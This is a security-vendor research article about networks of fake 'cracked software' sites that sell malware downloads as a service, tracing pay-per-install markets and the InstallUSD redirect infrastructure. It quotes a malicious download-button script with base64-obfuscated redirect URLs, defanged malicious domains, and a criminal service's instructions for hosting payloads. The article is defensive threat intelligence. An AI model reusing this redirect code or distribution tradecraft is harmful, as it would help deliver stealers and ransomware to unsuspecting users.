

# Fake pirated software sites serve up malware droppers as a service

[news.sophos.com/en-us/2021/09/01/fake-pirated-software-sites-serve-up-malware-droppers-as-a-service/](https://news.sophos.com/en-us/2021/09/01/fake-pirated-software-sites-serve-up-malware-droppers-as-a-service/)

September 1, 2021



During our recent investigation into an ongoing [Raccoon Stealer](#) (an information stealing malware) campaign, we found that the malware was being distributed by a network of websites acting as a “dropper as a service,” serving up a variety of other malware packages—often bundling multiple unrelated malware together in a single dropper. These malware included an assortment of clickfraud bots, other information stealers, and even ransomware.

While the Raccoon Stealer campaign we tracked on these sites took place between January and April, 2021, we continue to see malware and other malicious content distributed through the same network of sites. Multiple front-end websites targeting individuals seeking “cracked” versions of popular consumer and enterprise software packages link into a network of domains used to redirect the victim to the payload designed for their platform.

We discovered multiple networks using the same basic tactics in our research. All of these networks use search engine optimization to put a “bait” webpage on the first page of results for search engine queries seeking “crack” versions of a variety of software products.

As we researched the Raccoon Stealer campaign, we discovered multiple other cases where some of these sites had been tied to other malware campaigns. We found a variety of information stealers, clickfraud bots, and other malware delivered through the sites, including Conti and STOP ransomware. So we began to investigate the networks behind the sites themselves.

## **Come download me, bro**

---

Most of the bait pages we found are hosted on WordPress blog platforms. Download buttons on these pages link to another host, passing a set of parameters that includes the package name and affiliate identifier codes to an application that then redirects the browser session to yet *another* intermediary site, before finally arriving at a destination.

Some clicks on bait pages are directed to a download site that hosts a packaged archive containing malware. Others are steered to browser plugins or applications that fall in a *potentially unwanted* grey area.

Visitors who arrive on these sites are prompted to allow notifications; if they allow this to happen, the websites repeatedly issue false malware alerts. If the users click the alerts, they’re directed through a series of websites until they arrive at a destination that’s determined by the visitor’s operating system, browser type, and geographic location.

The downloads contained a variety of potentially unwanted applications and malware. We downloaded installers for Stop ransomware, the [Glupteba backdoor](#), and a variety of malicious cryptocurrency miners (in addition to Raccoon Stealer)

In a bit of irony, many of these malware were delivered by downloads purporting to be installers for antivirus products, including 15 we examined that claimed to be licensing-bypassed versions of the Sophos-owned [HitmanPro](#).

Because the dynamic delivery network acts as an intermediary between the bait sites and the download sites, the same faked “cracked” product download page can deliver multiple malicious campaigns at the same time, and switch from one deliverable download to another when the malware actor “customer” has burned through their paid deliveries.


These networks work in a fashion similar to those behind the [“fake alert” scams we researched last year](#). All of these activities are the product of an underground marketplace for paid download services, advertised on web boards frequented by would-be cybercriminals. A few hundred US dollars worth of cryptocurrency can buy a malware actor hundreds or thousands of downloads—though the price goes up if there’s a specific geographic targeting desired.

(As a rule, these services do not target network addresses in Commonwealth of Independent States countries.)

## Special delivery

“Traffic exchanges” are an old standby of malware campaigns. Often mocked on underground boards as old-fashioned, these marketplaces for “software installs” are still part of the toolkit for a variety of malware actors and other cybercriminals, particularly for entry-level criminals with very few skills who want to spread malware.

Many of these services advertise on the same boards where they are mocked. Criminal affiliates can set up accounts quickly, but most require a deposit paid in Bitcoin before they can begin distributing installers. InstallBest (on [installs\[.\]info](#), shown below), is hosted in Russia. The site provides very direct instructions on how to get started, in Russian and English:




The screenshot shows the InstallBest website interface. The top navigation bar includes the site logo, an 'Exit' button, and the current page title 'How does it work?'. A left sidebar contains navigation links for 'news', 'Buy installs', 'How it works?', 'Tasks', 'archive', 'Balance 0 USD', and 'Profile'. At the bottom of the sidebar are 'Support' and 'English' buttons, and a 'service rules' link. The main content area displays a list of instructions for getting started and buying installs:


- Getting started, and how to buy installs
- 1. Replenish the account in the balance section, the minimum amount of replenishment is indicated on the replenishment page, we replenish the balance for an amount not less than indicated, otherwise your payment is ignored.
- 2. Next, go to the buy installations section, select from the list the country or countries we need and the quantity
- 3. When adding a link to a file, you need to make sure that this is not a link to a file hosting service (they are not accepted by the system) but this is your direct link to the installer. How to make it in the simplest way? We buy a cheap vps server, we create any site and upload exe to the root of the site so that there is a link of the form `http://178.43.124.11/name.exe`
- 4. It is forbidden to distribute software that encrypts users' hard drives, ransomware programs, miners

The SOPHOSlabs logo is visible in the bottom right corner of the page.

The site also offers some advice on “best practices,” recommending against using Cloudflare-based hosts for downloaders, as well as using URLs within Discord’s CDN , Bitbucket, or other cloud services. As evidenced by our discovery of some of these installers on Discord, affiliates don’t always heed this advice.




Once the affiliate deposits Bitcoin, they can set up campaigns using a simple web form.




The form allows for the selection of specific geographic distribution areas, charging more for targets in the United States, Canada, and Australia.





For two dollars a drop, you can buy 1,000 downloads through this service’s distribution chain.


Another Russian-based site, **shop1[.]host**, promoted on underground web boards, is apparently pivoting as it claims to be putting its payment system into maintenance for “a month or two.”



## Malware middlemen

Some of these services provide their own delivery networks. Others simply act as go-betweens to established traffic suppliers, including malvertising networks that pay blog publishers for traffic.

One of these, tied to several of the malware campaigns we found hosted on the “cracked” software blogs, was powered in part by **InstallUSD**, an advertising network based in Pakistan which promises a payment of up to \$5 US for every software install delivered.



The homepage of InstallUSD, which brags about the network’s ability to reroute ads if they fail to pass Chrome’s safe browsing tests.

InstallUSD’s site allowed site owners to register to publish download links, but required them to complete registration through Skype chat with a “publishers manager,” referred to as *Jamashad*. We attempted to contact InstallUSD about their program, but received no response.

Further investigation of InstallUSD uncovered a Facebook page for the group. A phone number provided on the organization’s Facebook page is also connected to a Facebook page for **WorkingKeys[.]org**, a website that purports to host cracked software downloads. In fact, that site also is connected to InstallUSD through the links that lead to the malware.

The WorkingKeys website’s domain name servers (**ns1.installusd.online** and **ns2.installusd.online**) also act as domain name servers for about 150 other domains with names related to cracked software. Some of them are inactive, and some have no outbound links to downloads, but several of them are serving up malware.

As we investigated the other malicious websites tied to droppers-as-a-service, we found many of them were connected to InstallUSD's malvertising infrastructure.

## Following the downloads

---

During our Raccoon Stealer investigation, we found a campaign that deployed the information stealing malware via a number of .zip archives. The hosting for these files was traced back to several websites purporting to distribute "cracked" versions of software packages, offering downloads of installers with license-bypassing schemes.

These "cracked" bait sites have continued to serve up new malware campaigns well after the original Raccoon Stealer campaign ended. Leveraging search engine optimization techniques, they have jockeyed for position at the top of search engine results for cracked versions of a wide range of software products, but especially information security products and more expensive business software tools.

We appended "crack" to the names of several well-known commercial software products, and consistently found 15 sites on the first two pages of results. These sites fell into three distinct groups, based on how they delivered victims to malware, but they all followed the same general approach, and all used the same payload wrapping scheme for their downloaders—leading us to believe that they were connected to a common dropper-as-service.


### Method 1: InstallUSD affiliate system

---


A group of eight of our initial group of 15 "bait" blogs connected to infrastructure we tied to the InstallUSD install-as-a-service network. These sites had download buttons driven by a remote JavaScript that redirected visitors through a series of sites, including trackers that checked campaign-related information and generated redirects based on verification of the inbound link and assessment of the operating system and browser information from the User-Agent headers sent with each request. The tracker sites, and many of the bait blogs, were behind Cloudflare's CDN, and almost all were registered through Namecheap.

If a user tried to download the files using a mobile, MacOS, or Linux browser, or if they had browser security plugins installed, the redirects would lead to a different monetizing destination:

- A fake alert for mobile devices promoting the installation of a VPN or security app
- A page insisting the user install a browser plug-in to view content
- "Captcha" pages that required allowing notifications be enabled, which led to fake malware alert notifications spamming to the target system
- Redirects through other affiliate programs for paid traffic, including bogus Yahoo news pages, adult web games, and "dating" sites



An alternative destination attempts to get the victim to install a browser extension to get to the download they'll never see. For those who clicked and passed the User-Agent screening, the redirects would eventually lead to a download page on another server. Completing the download resulted in the delivery of a malware payload.



How InstallUSD delivers malware droppers as a service.



The JavaScript that controlled the behavior of the download button on these eight sites came from a number of different source servers, but they all had the same basic signature. First, they opened a new browser tab using forwarding links passed through referral proxies—sites intended to create “anonymous” links (that scrubbed the forward of any referrer reference to the originating site). In early investigations, this refer proxy was **nullrefer[.]com**; By late July and August, the scripts providing the forwarding changed to the proxy **href[.]li** (a service operated by WordPress’ parent company, Automattic).

The destination site embedded in the request to the referral proxies were concealed in HTTPS, which concealed the actual destination from inspection by browser security tools. Also embedded in the destination URL were base64-encoded text that pointed to a common command and control server.

The cross-site scripts loaded for the download buttons on these sites were fairly uniform. They were all generated dynamically based on data passed as part of the URL source for the script. For example this script call for a link to an copy of (ostensibly) Avast’s antivirus product:

**hxxps://undesirablez[.]xyz/index.php?  
id=127&user=576&hash=5c20216270730bf35431cb722fef6a67&q=Avast Premier  
21.6.2474%20 Crack + License Key [Latest Release]**

Yielded this script:

```

(function () {

    var id          = 127;
    var successResponse = 'https://href.li/?https://frommost8z.xyz/?
arch=aHR0cHM6Ly9sYW5kaW5nMi5pbmN0YWxsdXNkLmNvbS9kaXNwbGF5L2luZGV4LnBocD
9wYWdlPXF1ZXJ5Y3BjL2l0ZW1zLyZhZHVpZD0xMjcmYnV0dG9uPTEmZGlzcGxheXR5cGU9M
CZwaWQ9NTc2JnRpbWU9MTYyODg4MjYyNiZoYXNoPWVmNjNmZVjNm4MGU5ZWE1NGEyYjJi
Y2U4ZjY0OGZlJnE9QXZhc3QrUHJlbWllcisyMS42LjI0NzQrK0NyYWNRKysrTGljZW5zZSt
LZXkrJTVCTGF0ZXN0K1JlbGVhc2U1NUQ=&pageDisplay=0';

    var elements    = document.getElementsByClassName("buttonPress-"
+id);

    var clickFunction = function() {

        if(successResponse != "")
            window.open(successResponse);

        return;
    };

    for (var i = 0; i < elements.length; i++)
    {
        elements[i].addEventListener('click', clickFunction, false);
    }

})();

```

The URIs generated for these scripts followed these patterns:

- [https://nullrefer\[.\]com/?https://\[first stage tracker server hostname\]/index.php?lander=\[base64 encoded URI\]&pageDisplay=0](https://nullrefer[.]com/?https://[first stage tracker server hostname]/index.php?lander=[base64 encoded URI]&pageDisplay=0)
- [https://href.li/?https://\[first stage tracker server hostname\]?arch=\[base64 encoded URL\]&pageDisplay=0](https://href.li/?https://[first stage tracker server hostname]?arch=[base64 encoded URL]&pageDisplay=0)

Each retrieval of the script resulted in a new tracker server hostname as part of the URL, so no two click-throughs followed the same redirection path. However, at least some of these hostnames resolved to the same endpoint, as we discovered when testing some of the domains.

The button scripts opened these links in a new browser tab or window. The referrer proxy then redirected the page to the first stage tracker server. Decoding the Base64 text in the request they were forwarded revealed how all these trackers were tied together—in both formats, the text contained a URI pointing to a subdomain of *InstallUSD[.]com*, in this format:

https://landing2.installusd[.]com/display/index.php?page=querycpc/items/&aduid=[**unique identifier**]&button=1&displaytype=0&pid=[**identifying integer**]&time=[**Unix timestamp of request**]&hash=[**md5 hash of file**]&q=[**the name the archive was advertised under**]

So, for example, a click on a button alleged to connect to a “cracked” copy of HitmanPro, made at 18:08:55 GMT on August 4, 2021 transmitted this Base64-encoded tracker link:

```
https://landing2.installusd.com/display/  
index.php?page=querycpc/items/&aduid=106&  
